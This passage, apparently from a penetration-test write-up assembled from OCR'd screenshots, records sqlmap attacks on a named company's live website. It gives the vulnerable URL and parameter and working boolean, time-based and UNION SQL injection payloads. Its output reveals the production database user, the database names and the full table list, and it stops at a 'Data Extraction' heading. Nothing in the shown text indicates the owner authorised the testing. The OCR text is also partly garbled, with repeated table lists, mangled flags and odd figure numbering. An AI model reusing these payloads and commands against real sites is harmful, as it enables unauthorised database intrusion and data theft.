    Payload: FID=1430 AND (SELECT 7210 FROM (SELECT(SLEEP(5)))aTdY)

    Type: UNION query
    Title: MySQL UNION query (NULL) - 43 columns
    Payload: FID=-2389 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171707671,0x72757168574259504766b5a6d4a787956
4e4f6a554343634a73724547774a725a6b797446764d6f45,0x7176767671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,N
ULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,
NULL,NULL#
---
[22:46:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (xenial or yakkety)
```


Figure I Sqlmap execution



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user
's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not resp
onsible for any misuse or damage caused by this program

[*] starting @ 22:47:30 /2024-06-22/

[22:47:30] [INFO] resuming back-end DBMS 'mysql'
[22:47:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: FID (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: FID=1430 AND 8777=8777

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: FID=1430 AND (SELECT 7210 FROM (SELECT(SLEEP(5)))aTdY)

    Type: UNION query
    Title: MySQL UNION query (NULL) - 43 columns
    Payload: FID=-2389 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171707671,0x72757168574259504766b5a6d4a787956
4e4f6a554343634a73724547774a725a6b797446764d6f45,0x7176767671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,N
ULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,
NULL,NULL#
---
[22:47:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.10 or 16.04 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
[22:47:32] [INFO] fetching current user
current user: 'vestil-prod@localhost'
[22:47:32] [INFO] fetched data logged to text files under '/home/lucifer/.local/share/sqlmap/output/www.vestil.com'

[*] ending @ 22:47:32 /2024-06-22/
```

Figure II Fetch database names


3. **Database Enumeration:**
   - Command: `sqlmap -u https://www.vestil.com/product.php?FID=1430 –dbs-current-user`
     - Retrieved the name of the current username.



```
[*] starting @ 22:46:34 /2024-06-22/

[22:46:35] [INFO] resuming back-end DBMS 'mysql'
[22:46:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: FID (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: FID=1430 AND 8777=8777

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: FID=1430 AND (SELECT 7210 FROM (SELECT(SLEEP(5)))aTdY)

    Type: UNION query
    Title: MySQL UNION query (NULL) - 43 columns
    Payload: FID=-2389 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171707671,0x7275716857425950476b5a6d4a787956
4e4f6a554343634a73724547774a725a6b797446764d6f45,0x7176767671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,N
ULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,
NULL,NULL#
---
[22:46:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (xenial or yakkety)
web application technology: Apache 2.4.[illegible]
back-end DBMS: MySQL >= 5.0.12
[22:46:36] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] vestilprod

[22:46:36] [INFO] fetched data logged to text files under '/home/lucifer/.local/share/sqlmap/output/www.vestil.com'

[*] ending @ 22:46:36 /2024-06-22/


┌──(lucifer㉿lucifer)-[~]
└─$ 
```


Figure III Enumerated Database

- Command: `sqlmap -u https://www.vestil.com/product.php?FID=1430 –dbs-tables`
  - Enumerated the tables in the database.




```
┌──(lucifer㉿lucifer)-[~]
└─$ sqlmap -u https://www.vestil.com/product.php?FID=1430 --dbs --tables
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8.5#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user
's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not resp
onsible for any misuse or damage caused by this program

[*] starting @ 22:52:46 /2024-06-22/

[22:52:46] [INFO] resuming back-end DBMS 'mysql'
[22:52:46] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: FID (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: FID=1430 AND 8777=8777

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: FID=1430 AND (SELECT 7210 FROM (SELECT(SLEEP(5)))aTdY)

    Type: UNION query
    Title: MySQL UNION query (NULL) - 43 columns
    Payload: FID=-2389 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171707671,0x72757168574259504766b5a6d4a787956
4e4f6a554343634a73724547774a725a6b797446764d6f45,0x7176767671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,N
ULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,
NULL,NULL#
---
[22:52:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.10 or 16.04 (xenial or yakkety)
```

Figure IV Enumerated Tables




```
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
[22:52:49] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] vestilprod

[22:52:49] [INFO] fetching tables for databases: 'information_schema, vestilprod'
Database: information_schema
[61 tables]
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMN_PRIVILEGES                     |
| FILES                                 |
| GLOBAL_STATUS                         |
| GLOBAL_VARIABLES                      |
| INNODB_BUFFER_PAGE                    |
| INNODB_BUFFER_PAGE_LRU                |
| INNODB_BUFFER_POOL_STATS              |
| INNODB_CMP                            |
| INNODB_CMPMEM                         |
| INNODB_CMPMEM_RESET                   |
| INNODB_CMP_PER_INDEX                  |
| INNODB_CMP_PER_INDEX_RESET            |
| INNODB_CMP_RESET                      |
| INNODB_FT_BEING_DELETED               |
| INNODB_FT_CONFIG                      |
| INNODB_FT_DEFAULT_STOPWORD            |
| INNODB_FT_DELETED                     |
| INNODB_FT_INDEX_CACHE                 |
| INNODB_FT_INDEX_TABLE                 |
| INNODB_LOCKS                          |
| INNODB_LOCK_WAITS                     |
| INNODB_METRICS                        |
```

Figure V Enumerated Tables(cont.)




```
| INNODB_SYS_FOREIGN                     |
| INNODB_SYS_FOREIGN_COLS                |
| INNODB_SYS_INDEXES                     |
| INNODB_SYS_TABLES                      |
| INNODB_SYS_TABLESPACES                 |
| INNODB_SYS_TABLESTATS                  |
| INNODB_SYS_VIRTUAL                     |
| INNODB_TEMP_TABLE_INFO                 |
| INNODB_TRX                             |
| KEY_COLUMN_USAGE                       |
| OPTIMIZER_TRACE                        |
| PARAMETERS                             |
| PROFILING                              |
| REFERENTIAL_CONSTRAINTS                |
| ROUTINES                               |
| SCHEMATA                               |
| SCHEMA_PRIVILEGES                      |
| SESSION_STATUS                         |
| SESSION_VARIABLES                      |
| STATISTICS                             |
| TABLESPACES                            |
| TABLE_CONSTRAINTS                      |
| TABLE_PRIVILEGES                       |
| USER_PRIVILEGES                        |
| VIEWS                                  |
| COLUMNS                                |
| ENGINES                                |
| EVENTS                                 |
| PARTITIONS                             |
| PLUGINS                                |
| PROCESSLIST                            |
| TABLES                                 |
| TRIGGERS                               |
+----------------------------------------+

Database: vestilprod
[43 tables]
+----------------------------------------+
| Casters                                |
```

Figure VI Enumerated Tables(cont.)



```
| Category                               |
| Cats                                   |
| Color                                  |
| ExtBody                                |
| FAQ                                    |
| Family                                 |
| Images                                 |
| IndustryCat                            |
| Jobs                                   |
| Mailing                                |
| NonCatalogInventoryAdvice              |
| ProductData                            |
| SDS                                    |
| SDSModels                              |
| SKU                                    |
| SND                                    |
| Tabs                                   |
| View1                                  |
| WGI                                    |
| 360pic                                 |
| Syndigo-Test_bk                        |
| Syndigo-Test                           |
| zks-proposal1                          |
| catalogs                               |
| certificates                           |
| drawings                               |
| industry                               |
| manuals                                |
| surveys                                |
| syndigo                                |
| vback                                  |
| vcasters                               |
| vemployee                              |
| vestilian                              |
| vleadtime                              |
| vleadtime_test                         |
| vmatrix                                |
| vnewprod                               |
| voption                                |
```

Figure VII Enumerated Tables(cont.)




```
| SDS                                     |
| SDSModels                               |
| SKU                                     |
| SND                                     |
| Tabs                                    |
| View1                                   |
| WGI                                     |
| 360pic                                  |
| Syndigo-Test_bk                         |
| Syndigo-Test                            |
| zks-proposal1                           |
| catalogs                                |
| certificates                            |
| drawings                                |
| industry                                |
| manuals                                 |
| surveys                                 |
| syndigo                                 |
| vback                                   |
| vcasters                                |
| vemployee                               |
| vestilian                               |
| vleadtime                               |
| vleadtime_test                          |
| vmatrix                                 |
| vnewprod                                |
| voption                                 |
| voverstock                              |
| vquickship                              |
| vspecials                               |
+-----------------------------------------+

[22:52:49] [INFO] fetched data logged to text files under '/home/lucifer/.local/share/sqlmap/output/www.vestil.com'

[*] ending @ 22:52:49 /2024-06-22/


┌──(lucifer㉿lucifer)-[~]
└─$ 
```

Figure IIIIII Enumerated Tables(cont.)

4. **Data Extraction:**

